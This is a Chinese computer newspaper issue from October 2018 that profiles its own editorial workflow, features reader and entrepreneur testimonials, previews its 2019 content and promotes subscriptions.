电脑报

第41期
总第1374期
2018年10月22日
邮发代号:77-19

报纸传阅率
150万+

600万+
开放平台阅读量

30万+
微信单条最高阅读量

微博单条最高阅读量
970万+

我们正在影响**科技世界**

每周覆盖1000万人群

邮局订阅热线
11185

微信扫码立即订阅

封面策划

一份《电脑报》是这样诞生的 …… 3

创业者眼中的《电脑报》:期望在未来前沿科技做媒体标杆 …… 6

锤子成都解散谣言背后:
那些压在罗永浩身上的沉重负担 …… 8
土味文化的疯狂入侵
究竟是不是一场荼毒 …… 10
AI 性别歧视? 人类社会的真实再现 … 11
AI 深度学习精确检测转移性乳腺癌
人类将不再“谈癌色变”了吗? …… 12
鸣笛也有“声纹”,智能鸣笛抓拍系统揭秘 13
甜品卡 RTX 2070 亮相
入手的时刻已经到了 …… 15
经典的重装上阵
TtLevel20 VT 机箱体验 …… 16
航嘉 WD600K 金牌电源体验 …… 17
用华丽惊艳你的耳朵
HyperX Cloud Alpha Gold 阿尔法黑金版专业电竞耳机体验 …… 18
OPPO 公布 Hyper Boost 技术:可以让你的手机快 70%…… 19
华硕 ROG PHONE 深度评测:别被“信仰之眼”蒙蔽了双眼 …… 20
窄边框主流游戏本,华硕飞行堡垒 6 评测 21
iOS 12 上的这个不起眼的小功能,你可能每天都会用到 …… 22
又一个“显卡杀手”《刺客信条:奥德赛》笔记本游戏性能测试 …… 23
没好显卡怎么当画质党
最强 RTX2080 能否征服《逆水寒》 …… 24
英特尔产品价格暴涨无性价比,装办公机还得选速龙 …… 25
这些坑一定要避开! 双十一笔记本选购热身 …… 26
听师姐一句话,这些好物在双十一之前入手才买得值 …… 28
一个能折叠的 气泡红光理疗足浴盆? … 29
怎么理解基本面恶化 …… 30
Office2019,最不受待见的单机版办公软件 …… 31
删掉其他 APP,只用微信你能正常生活吗(上) …… 32
爆破手病毒 拿下 3 万台电脑 …… 33
9 月拍客大赛获奖名单公布! …… 35

电子版增刊

什么也别说,先来一把斗蛐蛐 …… Z1
都是国产品牌,为什么差距这么大? Z2
台积电透露重磅消息,5nm 线程工艺即将到来? …… Z3
你能想到巧克力在人类史上做出过这么大的贡献吗? …… Z4
注意啦! 这是一份潮男必须马下来的剁手清单 …… Z5

手机淘宝扫一扫
订阅电子版

视角

新产品


又是一年征订季,每年的这个时候,也是我们确定明年报道方向和做改版计划的时候。

在与很多媒体同行交流时,大家都不约而同地谈到改变的一些思路:原来是读者,现在是用户,用户们会不会不适应单纯地、单向地接收信息,而是需要更多互动与服务;作为编辑,特别是主编,应该是一名优秀的产品经理,他的任务不只是安排版面、策划选题,而是要从全媒体的角度来整体地对媒体产品进行设计、包装和迭代,从而满足用户不断改变的需求。

大家也都提到,自媒体领域沉渣泛起,越来越多地呈现出一些弊端,比如对信息来源没有证伪的动力和手段,成了虚假新闻传播的平台;营销目的决定了炒作无下限和规则,低俗问题日益突出。而传统报刊的权威性和公正性,以及媒体人的操守和底线,又重新被公众所认可。

基于这样一些共识,我们对 2019 年《电脑报》的定位又做了一些调整和改变,新闻周刊除了新技术、新趋势,还要更多地报道这个大时代下的科技创业者和大小公司们的生态,特别是在人工智能、5G、区块链、云计算等前沿领域的新企业,理应得到更多的关注。技术和产品板块也将增加对消费导向的引领,编辑会理性、专业、客观地对市场和产品进行分析,避免用户受到营销信息的纷扰和误导,体现出《电脑报》对媒体公正性的坚持。

本期,我们做了这样一个专题:“一份《电脑报》的诞生”,意在从产品经理的角度,对《电脑报》的生产流程做一次全方位的梳理,总结过往,既有情怀的寄托,也有理性的思考,希望明年的《电脑报》,能带给各位一份惊喜。



一份《电脑报》是这样诞生的

Step 1 素材收集

从“信用租”到“拼床位”，年轻一代创业者的租房生活自如与否？从“达摩院”到“谷歌 AI 中国中心”，人工智能的洪流中是谁在弄潮？从“光伏高速”到“除霾塔”，这些吸睛的新生事物是“黑科技”还是下一个“巴铁”？从“铜管水冷”到软件“加速”，游戏手机是噱头还是细分需求？

家庭 4K 影院怎么搭建，怎样装机才能多省点钱，怎样的配置才能畅快“吃鸡”……和你一样，每个电脑报人都在关注着身边世界的变化，不管是智能生活、人工智能还是移动互联网、软件教程、硬件装机；不一样的是，我们还希望能用前沿的视角为你带来最有深度、最有价值也最有看头的科技报道。

最后大家在报纸上将看见什么内容？通过一线采访、选题会讨论、新媒体内容沉淀等多种方式，我们往往在一周、一个月甚至半年前，就已经开始了筹备……


我是你们的老朋友董师傅，老读者都知道我以前的研究方向是操作系统的高级玩法、小众软件的搜集与分享、热门软件的评测和吐槽，后来逐步过渡到互联网事件观察、网络安全探索，如今的重点是互联网理财、互联网金融，这个转变也折射出随着时代的变化我们的读者的需求也在变化。不少读者朋友关心如今股市处于熊市，P2P 爆发跑路潮、货币基金的收益走低……理财不好做，大家可以将今年的预期降低一些，更多期望放到明年吧，根据历史规律，寒冬之后春天一定会到来。”

——董师傅

Step 2 内容生产

“每写一篇稿子都像完成了一篇论文。”

这并不是编辑部在夸大其词，事实上，电脑报上所呈现的所有内容，都是电脑报各部门工作成果的结晶。内容方向一旦确定，外出跟进前沿报道的记者、第一时间上手评测的编辑、直播室内与千万观众们互动的“小姐姐”……每个人火力全开，只为让最终见报的内容沉淀出最高的质量水准。



大家好，我是电脑报编辑部里的一颗小小螺丝钉。

每周你们都能在报纸上看到我的名字，读到我的文字，私以为我们已经算是朋友啦。不过相较已经和大家相识多年的资深编辑，大家一定对我仍感陌生。在这一年多的工作中，我主要负责行业报道、商业案例、人物专访等文章采写。如果你看过，有任何的建议，我都非常乐意听到你的声音。

在信息爆炸的时代，仍然选择纸媒，选择《电脑报》，这是我们之间共同的默契。对于这份信任，我们倍感珍惜。未来的日子里，我将继续深度挖掘人工智能行业的背后故事，希望亲爱的读者朋友们能够积极反馈。


最后还是俗套地说一句，感谢陪伴！”

——李靓麟

Step 3 校对勘误

都说“人非圣贤，孰能无过”，但对《电脑报》而言，印发出版的报纸就像泼出去的水，一有纰漏便无法更正，势必会为读者们带来困扰。

在各内容生产部门交稿至照排部门后，电脑报的校对们便开始忙碌起来：错字漏字、图文错位、表意模糊、专业名词用法不规范……他们也许是每周最早看完下期《电脑报》的人，咬文嚼字、锱铢必较、追求完美，只为了把好内容生产的最后一道关卡。



亲爱的读者朋友们，你们好，这也许是我第一次用文字的形式和你们交流（本人还负责接听读者热线和编辑差错考核，身兼多职，哈哈），正如我的名字一样，我从事的是一项普通的工作——校对，但在我的认知中它却是保证每一期《电脑报》每一篇文章质量的重要一环，丝毫马虎不得。校对不同于编辑，编辑以线性阅读为主，即一组词一个句子地阅读，重在“得意”；而校对是以点性阅读为主，即逐字（词）及标点猎错，不断停顿、回复，注重“得形”。校对要坚持“好疑、勤查、善辨、慎断”八字原则，才能防止各类常见错误。借此机会恳请各位读者对我们校对的工作进行指正，共同提高《电脑报》的编校质量，也欢迎大家拨打读者热线（023-63658800）提出你们宝贵的建议及意见，谢谢！”

——杨军

Step 4 照排分发


本期报纸的封面放哪张图更吸引人？文章里的错字谁来订正？图文怎样编排更加符合读者的阅读习惯？

人靠衣装马靠鞍，照排部门就是《电脑报》的“化妆师”，按照其他部门的内容要求，照排工作人员分工合作，不厌其烦地对每期报纸的各个版面进行图文排版和视觉调整，最终，向印刷厂送出一份内容质量合格、图文编排精美的报纸。

一边是编辑部和全媒体事业部，另一边则是《电脑报》的万千读者，对照排部门的小伙伴来说，两边其实都是“甲方”。

说起排版，大家往往觉得是低端无趣的东西，其实版式设计也是一门大学问，看似简单的标题、文字、图片，通过点、线、面有序的组列排版，给大家创造一个美好的阅读感和视觉环境。我们周围大量充斥着排版不规正、阅读有障碍的文章，中国字其实是最美的符号，但排印与日本、美国等设计强国差距实在太大，只希望能够做些力所能及的小事，让更多人意识到‘设计’的价值和必要性。”

——毛毛



信息时代还要订阅电脑报,给你几个理由!

在移动互联网大潮汹涌的时代,在移动智能终端大行其道的当下,提到到书籍和报纸,也许你的心里闪过的念头就是:落伍了,过时了!真是这样吗?非也!君不见世界范围内学生在课堂上拿着的还是纸质书本;图书馆里占据最重要地位的还是各种纸质书籍;各种参加职称职业考试的人员,还是抱着大本大本的学习书籍在“啃着”;大街上的书店虽然少了,但新的运营模式层出不穷,书籍 + 咖啡、书籍 + 清茶、书籍 + 网吧等模式如雨后春笋冒了出来!

学习IT知识需要《电脑报》

李毅:大学学生,喜欢编程,也喜欢鼓捣各种新奇的电子产品

李毅有安卓手机和 iPhone 7S 各一台,家里 PC、笔记本电脑和平板也不缺,喜欢尝试学习各种最新的应用和方案,也喜欢编一些小程序。以前总是拿着手机或者平板学习,对照应用文章来操作,但他发现这样效率太低了,碎片化现象严重,而且现在网上的应用文章和方案不好找。前不久在一同学那里发现了《电脑报》,里面除了有各种前沿的资讯外,还有一些应用性文章,拿来照着操作,效率大大提高了。于是他经常去学校报刊亭买《电脑报》,后来干脆订阅了一份。李毅觉得,学习还是需要纸质媒体,《电脑报》对于学习电脑应用还是非常实用的,学习效率大大提高了。

话外音:《电脑报》的内容都是原创,有独家深度报道,也有各种实用的 IT 技巧和应用方案,还有 IT 产品选购、评测等方面的内容,对于学习 IT 知识大有裨益。

人工智能将改变人类的生产生活方式

保护视力需要纸媒

小权:中学生,喜欢学习 IT 知识

小权的爸爸是从事 IT 工作的,受爸爸的影响,小权喜欢玩电子产品,家里的手机、平板、笔记本和台式电脑都喜欢用,也爱学习各种前沿的 IT 知识。虽然学校的学习很忙,但他把课余时间全部用来学习 IT 知识,在班上也算得上电脑高手了,同学们都很喜欢他,买电子产品都找他咨询。由于经常在手机和平板上看资讯,导致视力急剧下降,眼镜的度数也越来越高了,小权的爸妈很着急,“没收”了他的手机和平板,使用电脑的时间也被限制了。没有了手机和平板,到哪里学习 IT 知识呢?小权的爸爸建议他读书看报,毕竟纸质媒介对孩子的视力影响更小,小权的爸爸向他推荐了《电脑报》,自从迷上了《电脑报》,小权的视力基本没再下滑了,学习兴趣也没降低。

话外音:21 世纪什么最重要?人才!人才的什么最重要?视力!在电子产品满天飞的时代,很多孩子小学就戴上了眼镜。据统计,全国大学毕业生近视率达到 80%以上,保护视力很重要,多读纸媒少玩电子产品吧,童鞋!

无人驾驶将出行变得很轻松

《电脑报》帮我实现梦想

林陈斌:从《电脑报》的读者到作者,再到创业者

林陈斌从初中开始接触《电脑报》,出于时代的发展,他对 IT 知识的学习非常感兴趣,在高中时对电脑知识的学习更是达到狂热的地步,对《电脑报》也非常迷恋,曾多次到重庆来参加电脑报社举办的读者联谊活动。由于长期学习 IT 知识,自身积累的东西越来越多,在学习了《电脑报》文章的写法后,把自己的一些学习心得也写成文章,投给电脑报编辑。虽然初期文笔稚嫩,采用的几率很低,但他还是坚持写作,随着自己的操作水平和写作水平提升,加上电脑报编辑的细心指点,稿子被采用的几率越来越高,后来成为《电脑报》的特约撰稿人。

随着年龄的增长,林陈斌的视野越来越开阔,毕业后加入阿里巴巴做小二,两年后辞职自立门户做电商创业,如今小有成就。谈起《电脑报》,林陈斌心里充满感激,从读者到作者,再到创业者,《电脑报》帮助他实现了梦想。

话外音:机会无处不在,再加上爱好和恒心,梦想总是会实现的。不过若能得到外力相助,梦想实现起来还是更容易,你说呢?

2019年《电脑报》内容抢先看:重塑崭新品牌形象

随着市场经济和科技产业的发展,2019 年我们将重塑崭新的《电脑报》品牌,将传统纸媒和新媒体、自媒体进一步融合打通,改变原来的生产方式,打造崭新的全媒体形象。

优化内容,公司价值观察+智能产品使用方案

在内容方向上,《电脑报》将分为两大部分:一部分称为综合类,目的是提供最有经济价值的科技报道,走产经与财经路线,加强原创深度内容和系列性报道、追踪报道,以洞察公司走向、解读商业规律现象、企业内幕追踪为主,减少趋势性内容,坚持提供最有经济价值的科技报道;另一部分则称为产品和应用类,以软硬件产品报道、评测、购买和应用为主,优化版式,精炼文字内容,削弱低信息量的评测内容,加大内容报道的含金量。

从科技媒体的发展趋势来看,对创业者、大小公司产业、人物、资本的长期追踪和坚持,才能让科技媒体深入影响公司和产业,这也是《电脑报》切入人工智能、无人驾驶、区块链、5G、云计算等这些新领域的最好方式,让这一部分的企业、产业人群成为我们新的读者,将《电脑报》的读者群提升为视野开阔、有见解、经济能力强的群体。观察产业涵盖的利益、机会、趋势、历史、方法,在注重人物、故事、背景、观点、企业文化等要素的同时,敢于提出自己的判断、分析和观点,这就是 2019 年《电脑报》综合类报道的定位。

而对于产品与应用类部分的报道,也会进行下面的优化:全面提升评测内容质量、加入编辑观察栏目、强化技术类和消费导向性文章的权威性;在传统常规单品评测的基础上,加入评测小专题内容;引入智能产品报道,强化贴合普通用户的实用性智能产品使用和组建方案;产品购买方面将强化市场趋势和购买指导,以周为单位进行产品推荐,强化市场消费的引导性。

5G 将催生无数产业,改变人的生活

新媒体进一步融合,选题内容由你来产生

2019 年《电脑报》将全面拥抱新媒体,对于综合类部分,在内容生产上和新媒体打通融合,所有内容第一时间发布于新媒体,报纸后期择优、修改增加后再刊发,原创文章除文字内容外,我们还会增加视频等多种传播手段。同时,我们将重点打造一个以原创深度类为主的公众号(公众号名称暂时保密),在这个覆盖第三方众多平台的公众号中,不仅能第一时间看到对互联网、人工智能等产业公司的深度观察,与产业界背后大佬的精彩对话,而且读者还能参与甚至决定选题,甚至只要你有兴趣,将由读者你来生产内容!届时我们将会有丰厚的稿酬奉上,而且还会将你的作品推广到全网!

而对于产品与应用类部分,在内容上实行全面的编辑主持人写作风格,并打通新媒体,让阅读报纸的读者也能扫码参与文章的评论和互动。不断强化编辑的人格魅力,加强编辑和读者以及新媒体粉丝的互动,以良性循环的方式加强选题内容质量。

读者墙

我与《电脑报》的故事

有一些人久久不能忘怀，有一些事永远激荡人心，《电脑报》的成功源于读者的厚爱，这是我们不可忘却的记忆！

@ 棉棠：出于个人兴趣爱好，我经常关注科技类的业界动态和产品测评类文章，并由此和《电脑报》结缘十余年。我比较喜欢《电脑报》开篇的“视角”，以及“特别报道”中对时下热点事件的追踪报道，近期推出的“电脑报帮选”中师姐推荐的产品也甚合我胃口，不过，我最看重的还是“理财学院”。

记得“理财学院”在 2016 年 9 月时曾连续三期刊登对应初中高级股民的选股策略——《打新炒股两不误》，当时并没有引起我的特别注意，但半年后在整理过期刊物时，旧报重读，随手查看了一下文中分析到的个股股价，心潮顿时一阵澎湃，部分股票都有 20%~50%的涨幅了，深深佩服董师傅眼光的同时，想到报纸曾分析过不少前景不错的企业，但读过的那些文章早已成为脑海中支离破碎的片段，太可惜了。

于是我决定收集所有《电脑报》并将其中的“理财学院”做成剪报，置于身边时时翻看，坚持至今日，厚厚一本的剪报，已然成为我的理财“宝典”——这些文章涉及各类崭新的行业，关注自己感兴趣的企业，就如同为我打开了一扇门，引导我慢慢发掘，不再似初入股海的无头苍蝇一般。努力工作，同时学习掌握适合自己的理财投资方法，打理好自己的财富，生活，总会有美好！

@ 蒋京波：1989 年我从陕西的一个小城镇考入重庆一家高等军事学院读书。心中充满了对这座陌生城市的好奇和对大学生活的幻想，完成新生报到的一系列程序后，进入了学习阶段，一门必选课《Basic 语言基础》让我眼前一亮，我这个只“听说过、没见过”电脑和电脑语言的乡下小子对它产生了莫大的兴趣。

经过几堂课的学习，仍有些晕头晕脑，但最终还是完成了一段用多重循环语句编的小程序，后来几个学期我又学习了 dBASE Ⅲ、五笔字形等课程，但成绩一直不是太理想。真的没有学习电脑的“细胞”？在一名自命“高手”的同学的建议下，趁军事训练的间隙，迅速偷跑出校门左转在报摊处匆匆买了一份《电脑报》，当初报纸上写的是什么内容，现在已经记不清楚了，只记得这张纸使我自上军校以来第一次违反了军纪——为了看完它，熄灯后我在被窝里打着手电“挑灯夜读”，结果被来查铺的队长抓了个正着，二话没说没收了报纸，还做检查。从今往后的军校生活就


离不开《电脑报》了，我的确长出了不少电脑“细胞”，并在同学中已小有名气，来请教的人不少。

军校毕业后被分配到西北某发射基地，由于地处偏远，交通、通讯极为不便，在很长一段时间里与《电脑报》断绝了关系，后由好友邮寄报纸，虽然每次收到的都是两、三个月以前的报纸，但看到时还是让我欣喜不已。直到 1997 年单位的交通、通讯条件有了改善，我才终于订阅了一份真正属于自己的《电脑报》。由于懂电脑，经常解决各种电脑问题，没多久，我就成为单位的“真正的顶尖高手”，很是风光。

随着时间的流转及个人岗位、工作的变迁，我用在喝酒、应酬上的时间已远比学习电脑的时间要多，早已不是当年的“高手”了，但《电脑报》却永远赐予了我一个坚持学习的好习惯，现在办公案头每天都摆放着十几份公款订阅的报纸和杂志，但唯有一份报是自己掏腰包订阅的，她就是《电脑报》。

@ 默默看报的小粉丝：我是一名学生党，一直是《电脑报》的忠实粉丝，超喜欢手机版。之前得到父母许可，想购买一款手机用来打游戏，希望手机性能优异，能流畅地玩吃鸡游戏，我心仪的对象是 360 手机 N7 和一加手机，然而二选一不知道怎么选。想到《电脑报》那么多高手，就写信询问，不但很快得到了细心指点，还将选购方案刊登到报纸上，好不开心！

@ 无尾大侠：《电脑报》办了一年又一年，小编也换了一茬又一茬。记忆中，蜡笔小生是元老中的元老，揭露老编的黑幕是大家喜闻乐见的事情；虫虫是“神仙姐姐”，读者有什么意见，发表什么高见，甚至打听编辑部的八卦，大家想到的都是找虫虫；菲菲是个挺小资的女孩子，爱装饰她的小屋，和 BF 一起看韩剧，可在 Q&A 派对中还真不含糊，分析评论专业地道，是个大行家；当年神秘的“老编”也许不再做编辑了……



读编见面会

《电脑报》从 1992 年创刊到现在走过了 27 年的光阴，在这 27 年里与无数读者相伴走向青春、走过年少，一起成长品味人生。为了与读者互动，电脑报北京、长沙、武汉、广州、西安、南京、重庆、成都等城市举办过数十次读编见面会，与上至六七十岁、下至初入小学的读者朋友面对面地畅聊。

例如 2010 年 11 月 27 号电脑报在武汉洪山区武昌鲁磨路 118 号国光大厦一楼 VOX 酒吧举办了读编见面会，2017 年 5 月 20 日电脑报在长沙芙蓉路咖啡之翼咖啡厅举行了读编见面会……每场参与人数少则 80 人，多则 120 人，带孩子、带老婆、带男友参会的非常普遍。

深感读者对报纸的喜欢，我们将一直陪伴大家、努力做好内容，继续为大家奉上清新的墨香。

读者建议

@多滋味：从高中看报到现在，已经有二十几年了，上学时期还每年买合订本，现在没时间钻研技术了，就钻研怎么挣钱养家，参考《电脑报》的理财策略，没有亏，也没有大挣，不过作为家庭理财的一部分，还是比放银行好。

@nakoruru：以前做得有声有色的论坛、读者互动等一些栏目都无影无踪了。我的建议是不要一味地为了“”照顾大多数读者”推荐那些所谓“大多数人喜欢”的产品，那真的是广大读者喜欢的么？与其追求“大而全”，不如做好“专而精”，看似只针对小众读者服务，只要找准了需求点，也达到了《电脑报》专业的那一面。

@ 小玉西瓜：作为小散，IT 财经类的内容非常吸引我，内容资讯我正需要，这个板块我建议，借鉴游戏版，可以加入几个小板块，介绍炒股软件的使用心得，或选股私家利器或私家技术指导。另外，建议单独成立安卓专区，里面涵盖平板、智能手机、智能电视的相关内容。

创业者眼中的《电脑报》：期望在未来前沿科技做媒体标杆

公司简介：拥有自主知识产权核心算法，是人脸识别国家标准起草与制定企业。致力打造计算机视觉中国智造的人工智能企业，核心团队曾获7次智能识别世界冠军。

公司简介：视+AR提供全新的AR技术和服务，致力于推动AR创新应用。目前公司业务遍布全球多个国家和地区，产品在中国市场占有率超过60%，与支付宝、招商银行、汽车之家、小米、肯德基、联合利华等国内外众多知名企业保持长期合作关系，持续提供AR咨询、解决方案、服务等。

云从科技联合创始人温浩

从小学开始算起，看《电脑报》已经有20多个年头了。说起来看过不少《电脑报》的栏目，但时隔久远，一些具体的栏目名称我已经记不清了。不过《电脑报合订本》却一直让我记忆深刻，每年底出的时候都并不好买，常常一售而空，需要走好几个报刊亭才能买到。

但我就是看着《电脑报合订本》学会了装机，受益至今。偶尔还会有人来找我帮忙安装电脑，而我在这方面的知识很多都是从以前的《电脑报》学到的。

视辰科技COO涂意

其实看《电脑报》是我初高中时的习惯，那时《电脑报》所提供的资讯和评测都十分有营养。想起那时，每周在校门口报刊亭拿到最新的《电脑报》，总是迫不及待地仔细翻阅一番。不到3元的价格，有上百版的干货。在互联网还没兴起的时代里，《电脑报》说是不少人的IT启蒙老师也不为过。

虽然后来在互联网高速发展的过程中，纸媒行业逐渐衰败，但我看到《电脑报》也一直在坚持做一家有节操的媒体。借助如今的互联网，人人都能充当自媒体，新闻的来源和真实性变得越发模糊，权威也受到了影响。所以能够坚持原创、坚持深度，就说明《电脑报》还保持着自己的态度。

谈到《电脑报》，不少人都和我一样，把它当作当初对计算机软硬件入门了解的老师。我也曾经受《电脑报》影响，尝试过当黑客。尽管后来由于种种原因没有继续了，但说起来也是一段有意思的经历。

随着计算机与通信的发达，我的确看到了一批又一批曾经熟悉的报纸逐渐退出舞台。很高兴看到《电脑报》依旧在IT报刊中占有一席之地，硬件软件评测这些栏目依旧很好，自媒体也做得很好。希望《电脑报》未来能够一直跟上媒体发展的大趋势，祝福《电脑报》未来能够繁荣昌盛，生生不息。

就像我所从事的AR领域一样，行业里无可避免地会出现想挣快钱的人。但这毕竟不是一个企业实现长足发展的方式，所以我始终相信，不论在哪个领域，唯有沉下心来做真正有意义的事情，才是长久之计。

《电脑报》已经在风雨中坚守了近30年，相信在未来更多的时间里，也能够找到自己的发展之道。我也真心希望《电脑报》能够在未来的前进过程中继续坚守初心、坚持态度，做科技报刊中的标杆。

下转07版

2018《电脑报》年度内容回顾

2018年第1期-“电竞造城”

平均建设成本超20亿元，高喊“电竞+赛事”“电竞+工业”“电竞+旅游”等多种业态口号的电竞小镇究竟是怎样一种生存状况？喧嚣热闹过后未来又该如何发展？又靠什么收回那数十亿真金白银的投入，分享电竞上千亿元的大蛋糕？本报记者和特约记者兵分多路，走进重庆忠县、辽宁葫芦岛、宁夏银川、浙江杭州等地，通过实地走访，一窥中国电竞小镇这场豪赌。

2018年第16期-“5G要来了”

5G，是下一代通信标准，也是今年纵横科技、产经、时政各界最为火热的一大名词。从世界移动通信大会上的核心焦点，到博鳌亚洲论坛上的热议话题，再到中美贸易战、美国商务部“中兴禁令”中围绕5G的博弈，一切似乎都在告诉我们，5G近了。5G的跑道上都有哪些选手？何时能够投入商用？具体资费将如何变化？“万物互联”的5G生活又是怎样一番图景？“5G要来了”，带你窥探下一个时代！

2018年第30期-“改革开放40年IT记忆”


“科技是国家强盛之基，创新是民族进步之魂”。1978年至今，改革开放的春风已吹遍神州大地，这片曾诞生“四大发明”等伟大科技成就的古老土地，焕发出新的活力，无数科技工作者披荆斩棘，在基础科学、工程技术、农业科技、信息技术等众多领域取得巨大进步。值此改革开放40年之际，《电脑报》聚焦IT行业，带你回顾40年间中国20大里程碑IT事件、十大IT影响力人物，探寻外资企业在中国的生存故事，走访被IT行业创造和改变的四大城市，缅怀那些经典的IT产品和技术……

2018年第34期-首届智博会特别报道

一场规模空前的智能产业博览会，对一座城市的发展而言有着怎样的意义？带着这个问题，电脑报记者团队来到了首届中国国际智能产业博览会现场，第一时间为读者奉上智能产业的前沿趋势，解读马化腾、马云、李彦宏等重磅嘉宾的精彩观点，还有全自动车库、大数据错题集、智慧旅游、零碳家居、未来银行等诸多现场体验，助你全方位品味这场“智能盛宴”！

2018年第3期-“CES 2018专题报道”

有人说CES已经逐渐没落了，但当电脑报记者踏上拉斯维加斯的展会上时：铺天盖地的语音助手、面向体育赛事的产业化科技应用、多品类机器人产品、无人驾驶、智能城市……CES 2018专题报道，带你直击拉斯维加斯现场被消费电子吸引而来的汹涌人潮和科技脉动，领略2018年迎面而来的软硬结合智能生活新潮流！



2018年第39期-“M.2 SSD选购指南”

9月初，在《电脑报》发起的#开学季怎么选电脑配件#调查中，不少读者都明确表达了对M.2 SSD的偏好和喜爱——它尺寸小巧便携、易于安装，性价比优势也日益凸显。但市面上NVMe M.2的固态硬盘品牌众多，质量参差不齐，哪一款才最适合你呢？这份SSD选购指南，从主控、闪存颗粒、容量、跑分和实际应用等五大方面，为你带来包括25款NVMe M.2 SSD的年度横评。想知道“今年最值得购买的SSD”花落谁家？翻开第39期报纸一探究竟吧！

上接06版

猎豹移动

公司简介：全球领先的移动互联网公司，致力于为全球用户提供卓越的应用。截至2018年6月，公司产品在全球移动端月度活跃用户约为6亿，其中70.2%来自海外地区，20%-25%来自欧美等国。形成了以工具、互联网娱乐（游戏+直播）、AI、投资为核心的“四轮驱动”增长模式。

《电脑报》作为老牌中国科技和科普类报纸，创刊近30年而长盛不衰，通俗、实用、简单、易学的专业内容，一直是IT入门初学者的掌中至宝，颇受欢迎。

《电脑报》不仅是一家全能的IT普及媒体，还是网络时代海量信息的筛选者和评价者，长久以来，对IT界的人物、事件、企业、产品进行了深入剖析与精彩解读。

二十多年来，《电脑报》不断适应和引领时代潮流。遥望未来，猎豹移动祝福《电脑报》越办越好，能够继续在IT界屹立不倒。

订阅福利

福利1：10月26日开始至12月28日止，上传小票到端口（扫描二维码）参与每周一次的抽奖活动，价值100元京东E卡周周抽10名；每月末抽小米6X手机（10月1名、11-12月各3名）。

福利2：转发《电脑报》订阅微博，可抽取价值50元京东E卡，10-12月每月6名。

福利3：北京、江苏、广东、重庆读者订全年《电脑报》凭订阅发票可到当地邮局领取纪念版精美雨伞一把。

福利4：电脑报企业店网店和电脑报生活馆代订全年纸质版《电脑报》，+1元可购25周年纪念版T恤一件，先到先得购完为止。还可免费获得电脑报青少年编程在线课程S1第一章，价值50元的5节课时。

订阅渠道

渠道1：至当地邮政局订阅窗口办理，提供报刊名称《电脑报》，订阅代号77-19。

渠道2：致电11185邮政专线转人工，安排收订人员上门办理。

渠道3：通过中国邮政微信公众号订阅，扫描二维码进入中国邮政微信公众号，点击“微商城”→“报刊订阅”，在搜索栏输入“77-19”或“电脑报”，选中“《电脑报》”，点击“立即购买”，再选择年份和数量，点击“确定”，添加新地址，填写发票信息，提交订单并完成支付（在完成支付后，如想查询订阅信息可在右上角“我的”里面选择我的订单）。

渠道4：通过微信城市服务订阅，进入“钱包”→“城市服务”→“邮政服务”→中国“邮政报刊订阅”→“报刊搜索”，输入“电脑报”或“77-19”，之后的步骤同中国邮政公众号订阅是一样的。

渠道5：通过邮政网站订阅，进入中国邮政网上营业厅，搜索“电脑报”或“77-19”，选中“《电脑报》”，之后的步骤同中国邮政公众号订阅是一样的。

渠道6：电脑报企业店网店和电脑报生活馆代订全年纸质版《电脑报》。

小贴士：全国报刊杂志的订阅为中国邮政集团专营业务，读者不管通过何种方式订阅，均由中国邮政集团提供上门投递服务，且中国邮政集团提供本省内的地址修改，不支持跨省改址；订阅下单后，未收到《电脑报》可咨询当地投递人员或致电11185人工投诉，如仍无法解决则可致电023-63863737由电脑报工作人员提供补报服务（补电子版）；网上订阅请详细填写订阅信息，如地址、姓名、电话等以方便邮政投递人员联系；因近年中国邮政集团公司机构改革及各地城市建设导致全国报刊零售摊点及邮政投递人员减少，故建议零售读者可以订阅方式获得《电脑报》。

订2019年 电脑報 享好礼
全年订价250元
邮发代号 77-19
周周有惊喜
时尚数码手机、京东电子E卡抽不停
活动时间：2018年10月1日至2018年12月31日
抽奖时间:2018年10月26日起，每周抽奖一次

订阅方式：
1.邮局订阅：
邮局微信订阅二维码
邮政订阅热线
11185
2.网店代订:订阅2019年《电脑报》
250元加1元购25周年纪念版体恤
（数量有限购完为止，包邮，新疆、西藏、内蒙除外）
电脑报官方企业店
3.电脑报生活馆网址
dnbbook.taobao.com
电脑报生活馆

